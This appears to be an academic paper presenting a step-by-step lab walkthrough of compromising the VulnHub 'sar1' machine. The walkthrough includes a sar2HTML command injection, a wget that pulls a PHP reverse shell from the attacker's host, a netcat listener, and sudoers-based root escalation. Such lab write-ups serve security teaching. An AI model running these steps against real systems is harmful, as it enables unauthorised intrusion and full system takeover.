



Penetration Testing In Ethical Hacking As a Counter Measure for Cyber Attacks

Mrs. Aswathy Mohan^{*1}, Dr G Aravind Swaminathan², Ms N Jeenath Shafana³

^{*1}PG Scholar, Department of Computer Science and Engineering, Francis Xavier Engineering College, Anna University, Tamil Nadu, India

²Professor and HOD, Department of Computer Science and Engineering, Francis Xavier Engineering College, Anna University, Tamil Nadu, India

³Assistant Professor, Department of Computer Science and Engineering, SRM University, Tamil Nadu, India

ABSTRACT

Data breaches in cyber world led to the security measures which led to the network security of organizations. Penetration Testing is one of such major technique which ensures the security of organizations in the network. It focuses on the security loopholes in the network and gives counter measures to overcome the flaws in the security. By utilizing those guidelines, the organizations can eliminate the attack from cybercriminals. In this research paper we deal with how to identify the vulnerabilities in a vulnerable target linux system and perform penetration testing in the system with the legal consent of the owners of the organization. Pen testers create automatic report which displays the list of vulnerabilities along with the screenshots and countermeasures. VAPT Technology is used for ensuring the security of networks in the organization.

Keywords: Ethical Hacking, Vulnerability Assessment, Pen tester, VAPT Technology

I. INTRODUCTION

Ethical hacking refers to the technique of using various tools and methodologies to identify the available vulnerabilities in the vulnerable target system and using those vulnerabilities to attack the system from host system kali linux which are known as exploits. Here we will be using host system as kali linux. Since it contains all the automated tools available to use in vulnerability assessment. VAPT Technology refers to the combination of vulnerability assessment and penetration testing.

II. VAPT TECHNOLOGY

VAPT Technology refers to the merging of the technique's vulnerability assessment and penetration testing. Vulnerability Assessment refers to the technique of identifying the available vulnerabilities in the target system using the automated tools in kali linux os. Penetration testing refers to the process of attacking the target system using the exploits or the identified vulnerabilities and enabling login in the target system. Initially the pentesters will login as a normal user. By using privilege escalation methods, we will login as root user. Root user is the top admin having full privileges. Now we can access all the confidential information from the files or folders in root user. Next step involves cleaning of the system and exiting. Finally, the pen tester will generate a report which lists all the available exploits with screenshots and the countermeasures. Using this report the companies can overcome the flaws in the network and eliminate hacker attacks which led to the stolen confidential information of the company.

III. PROPOSED SYSTEM

The proposed system contains the virtual pen test lab. It has both the host machine and target machine imported in either VMware workstation or virtual box. Here we are using kali linux as host machine. Because it contains all the automated tools available in ethical hacking. The target system we have selected is sar1 which is downloaded from VulnHub learning platform for owasp students. Initial step involves downloading and importing both host and target system to VMware platform. Start both the servers.

First let's start with the scanning and enumeration to find the IP of our target machine(sar1) and then we will try to gain as much knowledge as we can about our box respectively.

Step 1: To find the IP address of the target machine.

We can use different commands to achieve this like arp- scan, nmap or netdiscover. I'll use arp-scan in this case, but you can use any other one also.

\$ sudo arp-scan -l


```
(kali@kali)-[~/sar1]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:0e:34:8d, IPv4: 192.168.0.1
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhiltop/arp-scan)
192.168.0.1      cc:2d:21:11:ff:38      Tenda Technology Co.,Ltd.
192.168.0.102   08:00:27:0c:ed:7c      PCS Systemtechnik GmbH
192.168.0.125   10:5b:ad:52:d0:91      Mega Well Limited
192.168.0.110   58:85:a2:2e:12:bb      Realme Chongqing MobileTe
192.168.0.103   0e:fb:3b:fd:87:b3      (Unknown: locally adminis
5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.227 seconds (114.95
```

Fig.1 IP Scan

Now we got the IP of the target machine i.e., 192.168.0.102, we can start to enumerate the target to get

Step 2: Let's scan our target to see which ports are opened and what services they are running.

\$ nmap -sV 192.168.0.102 -o firstscan



```
(kali@kali)-[~/sar1]
$ nmap -sV 192.168.0.102 -oN firstscan
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12
Nmap scan report for 192.168.0.102
Host is up (0.0036s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))

Service detection performed. Please report any incorrect
Nmap done: 1 IP address (1 host up) scanned in 7.21 s
```

Fig.2 Nmap Scan

We found out that the port 80(http) is open on the target machine. We can also see the version of the service running i.e., Apache httpd 2.4.29(Ubuntu).

Step 3: Let's visit the webserver running on this machine on port 80.




Fig.3 Webserver in target system

Nothing seems interesting here.

Step 4: Let's try to do directory brute forcing with dirb to find any interesting directories or files.

```
(kali@kali)-[~/sar1]
$ dirb http://192.168.0.102/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Aug 12 13:58:22 2021
URL_BASE: http://192.168.0.102/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.102/ ----
+ http://192.168.0.102/index.html (CODE:200|SIZE:10918)
+ http://192.168.0.102/phpinfo.php (CODE:200|SIZE:95476)
+ http://192.168.0.102/robots.txt (CODE:200|SIZE:9)
+ http://192.168.0.102/server-status (CODE:403|SIZE:278)
```

Fig.4 Directory Bruteforcing

And we got 'robots.txt'.




Fig.5 Robot.txt file in target system

Checking robots.txt it says "sar2HTML" that could be a directory or some files let's check.




Fig.6 Sar2html File

It's some kind of application running on the server. We could see the version too.

Step 5: Let's search for it online to see if we could find any vulnerabilities related to it.




Fig.7 Exploit Database

It says that we could pass our command in the parameter called plot after a semicolon in index.php page.

Step 6: Let's try to get a listing using ls command to see if it works or not.




Fig.8 List in Sar2html

And it worked. Now let's try to upload a php reverse shell to the system.

\$wget http://192.168.0.129:8000/php_shell.php



Fig.9 Upload Reverse PHP shell




Fig.10 Python server running to start connecting target system

And it got uploaded.

Step 7: Let's start our netcat listener and execute the php script.

\$php php_shell.php



Fig.11 Execute php script

Figure shows execution of php shell in sar2html




Fig.12 Netcat listener

And we got a shell.

Step 8: After this we usually look for other users in the system by visiting /home directory or we could list /etc/passwd file.

There's one more user named love in home directory and we can read the user flag from /home/love/Desktop directory.




Fig.13 User Love in target system

We got user flag.

After that let's run linpeas script to check for any possible privilege escalation method.

```

/var/spool/anacron:
total 20
drwxr-xr-x 2 www-data www-data 4096 Oct 20 2019 .
drwxr-xr-x 6 www-data www-data 4096 Oct 20 2019 ..
-rw----- 1 root root 9 Oct 21 2019 cron.daily
-rw----- 1 root root 9 Oct 20 2019 cron.monthly
-rw----- 1 root root 9 Oct 20 2019 cron.weekly

/var/spool/cron/crontabs:
total 12
drwx-wx--T 2 www-data www-data 4096 Oct 21 2019 .
drwxr-xr-x 3 www-data www-data 4096 Aug 6 2019 ..
-rw----- 1 www-data www-data 1089 Oct 21 2019 root

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

*/5 * * * * root cd /var/www/html/ 66 sudo ./finally.sh

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
HOME=/root
LOGNAME=root

```

Fig.14 Linpeas Execution

And we found out that there's a cronjob running every 5 mins and it's executing a script called finally.sh as root user in /var/www/html directory.

After checking that script, we found out that it's running another script called write.sh which is writeable by anyone. We could take advantage of that.

```

$ cd /var/www/html
$ ls
finally.sh
index.html
phpinfo.php
robots.txt
sar2HTML
write.sh
$ cat finally.sh
#!/bin/sh


./write.sh
$ ls -l write.sh
-rwxrwxrwx 1 www-data www-data 30 Oct 21 2019 write.sh
$

```

Fig.15 Rewritable script write.sh

Step 9: Let's just add our user in sudoers file with ALL sudo rights.

```
$ echo 'echo "www-data ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >> write.sh
```




```
$ echo 'echo "www-data ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >> write.sh
$ cat write.sh
#!/bin/sh
touch /tmp/gateway
echo "www-data ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
$
```

Fig.16 User in sudoers file

Now we have to wait until the script runs again.

Step 10: After that we can run `$ sudo bash` to get a root shell.

Fig.17 Root Flag



```
$ sudo bash
id
uid=0(root) gid=0(root) groups=0(root)
ls /root
root.txt
snap
cat /root/root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
```

Finally, we have captured the root flag of target system.

After login as root user, we are able to access all the files in home directory of root user in target system. Next step is clearing the target system as before the process and exit from the target system. After successful penetration testing the pen tester generates a report containing full details of identified vulnerabilities or exploits along with the screenshots.

IV. RESULTS

The Impact of the vulnerabilities or exploits can be divided into four groups. They are Low, Medium, High, and Critical. Results from steps can be analysed and find out the risk factor.

Low = 0

Medium = 1

High = 1

Critical = 1

The formula used for finding Risk Factor is, $\text{Risk} = \text{Threat} * \text{Vulnerability} * \text{Result}$.

Based on the risk we can suggest countermeasures to overcome the attacks from hackers.

V. CONCLUSION

VAPT Technology led to the decline of the cyberattacks in order to sustain confidential data in organizations. Penetration Testing Report analyses the countermeasures to overcome the attacks of cybercriminals. Ethical hackers or pentesters perform this technique with the legal consent of the organizations to protect from cyber-attacks. Daily most complex vulnerabilities are identified by them to defend the hackers. For this process the hackers and pentesters are equally qualified in technology knowledge. Existing system of organizations are technically improved using penetration testing by performing the process in almost all of the organizations. As a result, the organizations are protected from threats.

VI. REFERENCES

- [1]. Vulnerability Assessment and Penetration Testing: A portable solution Implementation Rajiv Pandey, Vutukuru Jyothindar, Umesh K Chopra 2020 IEEE
- [2]. A Survey on Vulnerability Assessment & Penetration Testing for Secure Communication, Keyur Patel, IEEE Xplore Part Number: CFP19J32-ART; ISBN: 978-1-5386-9439-8
- [3]. Automated versus Manual Approach of Web Application Penetration Testing, Navneet Singh, Vishtasp Meherhomji, B. R. Chandavarkar, IEEE - 49239, 2020
- [4]. Analysis and Impact of Vulnerability Assessment and Penetration Testing, Yugansh Khera, Deepansh Kumar, Sujay, Nidhi Garg, 978-1-7281-0211-5/19/\$31.00 2019 ©IEEE Feb 2019
- [5]. Vulnerability Assessment and Penetration Testing to Enhance the Security of Web Application, Arvind Goutam, Vijay Tiwari, 978-1-7281-3651-6/19/\$31.00 ©2019 IEEE
- [6]. Pentesting on Web Applications using Ethical Hacking, Rina Elizabeth Lopez de Jimenez, El Salvador
- [7]. Mastering Metasploit - Third Edition, Nipun Jaswal ISBN: 978-1-78899-061-5
- [8]. Web Penetration Testing with Kali Linux- Third Edition Gilberto Najera-Gutierrez, Juned Ahmed Ansari ISBN: 978-1-78862-337-7
- [9]. Practical Web Penetration Testing Gus Khawaja ISBN 978-1-78862-403-9
- [10]. Web Penetration Testing with Kali Linux Joseph Munis, Aamir Lakhani ISBN 978-1-78216-316-9
- [11]. Vulnerability Assessment and Penetration Testing: A portable solution Implementation Rajiv Pandey, Vutukuru Jyothindar, Umesh K Chopra 12th International Conference on Computational Intelligence and Communication Networks
- [12]. Shinde, P. S., & Ardhapurkar, S. B. (2016, February). "Cyber security analysis using vulnerability assessment and penetration testing. In Futuristic Trends in Research and Innovation for Social Welfare" (Startup Conclave), World Conference on (pp. 1-5). IEEE.
- [13]. Asthana S, Pandey R "Securing IoT: Threats and Vulnerabilities". IJCA(0975-8887) IISC-2017.
- [14]. Shah, S., & Mehtre, B. M. (2013). "A modern approach to cybersecurity analysis using vulnerability assessment and penetration testing". International Journal on = Electron Commun Comput Eng, 4(6), 47-52.